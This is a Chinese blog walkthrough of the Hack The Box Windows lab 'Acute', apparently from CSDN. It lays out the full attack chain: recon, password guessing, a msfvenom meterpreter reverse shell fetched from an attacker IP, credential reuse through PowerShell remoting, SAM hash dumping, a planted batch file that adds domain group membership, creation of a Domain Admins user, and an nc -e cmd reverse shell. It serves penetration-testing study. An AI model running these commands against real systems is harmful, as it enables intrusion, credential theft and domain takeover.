-
【Hack The Box】windows练习-- acute
HTB 学习笔记
【Hack The Box】windows练习-- acute
🔥系列专栏:Hack The Box
🎉欢迎关注🔎点赞👍收藏⭐️留言📝
📆首发时间:🌴2022年11月17日🌴
🍭作者水平很有限,如果发现错误,还望告知,感谢!
信息收集
这个顺序非常宝贵
nmap -p- --min-rate 10000 -oA scans/nmap-alltcp 10.10.11.145
nmap -p 443 -sCV 10.10.11.145443/tcp open ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |_http-server-header: Microsoft-HTTPAPI/2.0 |_http-title: Not Found | ssl-cert: Subject: commonName=atsserver.acute.local | Subject Alternative Name: DNS:atsserver.acute.local, DNS:atsserver | Not valid before: 2022-01-06T06:34:58 |_Not valid after: 2030-01-04T06:34:58 |_ssl-date: 2022-06-06T00:42:38+00:00; -6s from scanner time. | tls-alpn: |_ http/1.1 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: |_clock-skew: -6s- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
commonName=atsserver.acute.local
我们要添加大域以及子域
atsserver.acute.local
和
acute.local我看443
发现
https://atsserver.acute.local可以访问,另一个是404我首先抓包分析,这是iis,所以我将注重,txt,aspx,asp的目录
HTTP/2 200 OK Content-Type: text/html Last-Modified: Tue, 11 Jan 2022 19:55:13 GMT Accept-Ranges: bytes Etag: "60c8ed25257d81:0" Server: Microsoft-IIS/10.0 X-Powered-By: ASP.NET Date: Tue, 07 Jun 2022 01:15:42 GMT Content-Length: 77254- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
feroxbuster -u https://atsserver.acute.local/ -x aspx -k -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt- 1

文件分析
 得到了这么些个用户
Aileen Wallace, Charlotte Hall, Evan Davies, Ieuan Monks, Joshua Morgan, and Lois Hopkins.

有默认密码Password1!

exiftool New_Starter_CheckList_v7.docx
Creator : FCastle
Description : Created on Acute-PC01发现了一个创建者,他这个名字像是aaabbb这个人用户名叫做abbb


FCastle
与
Aileen Wallace, Charlotte Hall, Evan Davies, Ieuan Monks, Joshua Morgan, and Lois Hopkins.
都不匹配,不过通过观察,我想这个名字应该是首字母加上后面的名字,外国人的命名规则我也不太懂,不过打的多了也就了解了
可能是像jk罗琳一样的吧awallace
chall
edavies
imonks
jmorgan
lhopkins所以我生成了如上的用户名列表

 试一试,就试出来了

生成一个反弹shellmsfvenom -p windows/x64/meterpreter/reverse_tcp LPORT=4444 LHOST=10.10.14.6 -f exe -o rev.exe- 1
 找一个可写目录
再传
成功Invoke-WebRequest "http://10.10.14.12/rev.exe" -OutFile "rev.exe"- 1
用这个下载也棒棒

reg query “HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths”[.ShellClassInfo] InfoTip=Directory for Testing Files without Defender- 1
- 2
wget 10.10.14.12/rev.exe -outfile r.exe
/r.exe
如果用msf接shell的话,可以利用
screenshare,来定期查看用户屏幕截屏
通过这,我们获得了一些信息


$passwd = ConvertTo-SecureString "W3_4R3_th3_f0rce." -AsPlainText -Force $cred = New-Object System.Management.Automation.PSCredential ("acute\imonks", $passwd) invoke-Command -computername atsserver -ConfigurationName dc_manage -ScriptBlock {whoami} -credential $cred Invoke-Command -ScriptBlock { cat C:\users\imonks\desktop\user.txt } -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred- 1
- 2
- 3
- 4
- 5
- 6
 我将按照前两步修改我的凭证环境,然后模仿第三步来执行命令
invoke-Command -computername atsserver -ConfigurationName dc_manage -ScriptBlock {ls /users} -credential $cred- 1
invoke-Command -computername atsserver -ConfigurationName dc_manage -ScriptBlock {ls /users/imonks/desktop} -credential $cred- 1

invoke-Command -computername atsserver -ConfigurationName dc_manage -ScriptBlock {cat /users/imonks/desktop/wm.ps1} -credential $cred- 1
$securepasswd = '01000000d08c9ddf0115d1118c7a00c04fc297eb0100000096ed5ae76bd0da4c825bdd9f24083e5c0000000002000000000003660000c00000001000000080f704e251793f5d4f903c7158c8213d0000000004800000a000000010000000ac2606ccfda6b4e0a9d56a20417d2f67280000009497141b794c6cb963d2460bd96ddcea35b25ff248a53af0924572cd3ee91a28dba01e062ef1c026140000000f66f5cec1b264411d8a263a2ca854bc6e453c51' $passwd = $securepasswd | ConvertTo-SecureString $creds = New-Object System.Management.Automation.PSCredential ("acute\jmorgan", $passwd) Invoke-Command -ScriptBlock {Get-Volume} -ComputerName Acute-PC01 -Credential $creds- 1
- 2
- 3
- 4
- 5
jmorgan
有这么个用户,我觉得这应该是最后一步了
我想查看一下管理员组里有没有他,验证一下我的思路
net user jmorgan /domain
net localgroup Administrators
发现是在admin用户组里的
Invoke-WebRequest "http://10.10.14.12/rong.exe" -OutFile “rong.exe" wget http://10.10.14.12/rong.exe -outfile 1.exe- 1
- 2
- 3
这是我的最后一步,用来执行反弹shell
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -ScriptBlock{((Get-Content "c:\users\imonks\Desktop\wm.ps1" -Raw) -replace 'Get-Volume','cmd.exe /c c:\utils\1.exe') | set-content -path c:\users\imonks\Desktop\wm.ps1} -credential $cred- 1

 崩了不知道为啥,继续来一遍
use exploit/multi/handler set payload- 1
- 2
我现在得到了反弹shell
invoke-Command -computername atsserver -ConfigurationName dc_manage -ScriptBlock {C:\Users\imonks\Desktop\wm.ps1} -credential $cred- 1

hash转储
reg save HKLM\sam sam.bak reg save HKLM\system sys.bak download sys.bak download sam.bak secretsdump.py -sam sam.bak -system sys.bak LOCAL- 1
- 2
- 3
- 4
- 5
- 6
也可以直接hashdump


Password@123但是登陆不上
我真无语
root.txt也拿不到借凭据
我将继续借凭据执行命令
$pass = ConvertTo-SecureString "Password@123" -AsPlainText -Force $cred = New-Object System.Management.Automation.PSCredential("ACUTE\awallace", $pass) Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred -ScriptBlock { whoami }- 1
- 2
- 3

我将继续如此执行命令Invoke-Command -ScriptBlock { ls '\program files\keepmeon' } -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred- 1

Invoke-Command -ScriptBlock { cat '\program files\keepmeon\keepmeon.bat’ } -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred- 1
REM This is run every 5 minutes. For Lois use ONLY @echo off for /R %%x in (*.bat) do ( if not "%%x" == "%~0" call "%%x" ) PS C:\- 1
- 2
- 3
- 4
- 5
- 6
它只是循环任何 .bat此目录中的文件,如果它们不是这个,则运行它们。 评论说它每五分钟运行一次,它是给 Lois 的。
在 Word 文档中,有一条关于 Lois 如何将人员添加为“站点管理员”的评论。 查看该域的组,有一个名为 Site_Admin:
我将查看域组
Invoke-Command -ScriptBlock { net group /domain } -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred- 1

Invoke-Command -ScriptBlock { net group Site_Admin /domain } -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred- 1

我将把我添加进这个组来访问域管理员组,通过Invoke-Command -ScriptBlock { Set-Content -Path '\program files\keepmeon\0xdf.bat' -Value 'net group site_admin awallace /add /domain'} -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred- 1
Invoke-Command -ScriptBlock { cat '\program files\keepmeon\0xdf.bat' } -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred- 1

Invoke-Command -ScriptBlock { net group Site_Admin /domain } -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred- 1
Invoke-Command -ScriptBlock { cat \users\administrator\desktop\root.txt } -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred- 1
超越根
Invoke-Command -ScriptBlock { whoami /priv } -ComputerName ATSSERVER -Credential $cred- 1

好家伙,我直接不知道该用哪个了
添加一个用户Invoke-Command -ScriptBlock { net user 0xdf abcdABCD1234!@#$ /add /domain /Y } -ComputerName ATSSERVER -Credential $cred- 1
放入domain组
Invoke-Command -ScriptBlock { net group "Domain Admins" 0xdf /add /domain } -ComputerName ATSSERVER -Credential $cred- 1
反弹shell
PS C:\Utils> Invoke-Command -ComputerName ATSSERVER -Credential $cred -ScriptBlock { wget 10.10.14.6/nc64.exe -outfile \programdata\nc64.exe } PS C:\utils> Invoke-Command -ComputerName ATSSERVER -Credential $cred -ScriptBlock { \programdata\nc64.exe -e cmd 10.10.14.6 444}- 1
- 2

-
相关阅读:
论文解析-moETM-多组学整合模型
vue 实现级联选择器功能
JVM篇---第十一篇
linux笔记8--安装软件
【SEO学习】其他技术
DHCP执行流程详解
智能穿戴显示屏怎样操作?智能穿戴显示屏具有怎么功能?
【七:(测试用例)spring boot+testng+xml+mock实现用例管理+数据校验】
spice Link过程分析
SpringBoot+百度地图+Mysql实现中国地图可视化
- 原文地址:https://blog.csdn.net/weixin_65527369/article/details/127846999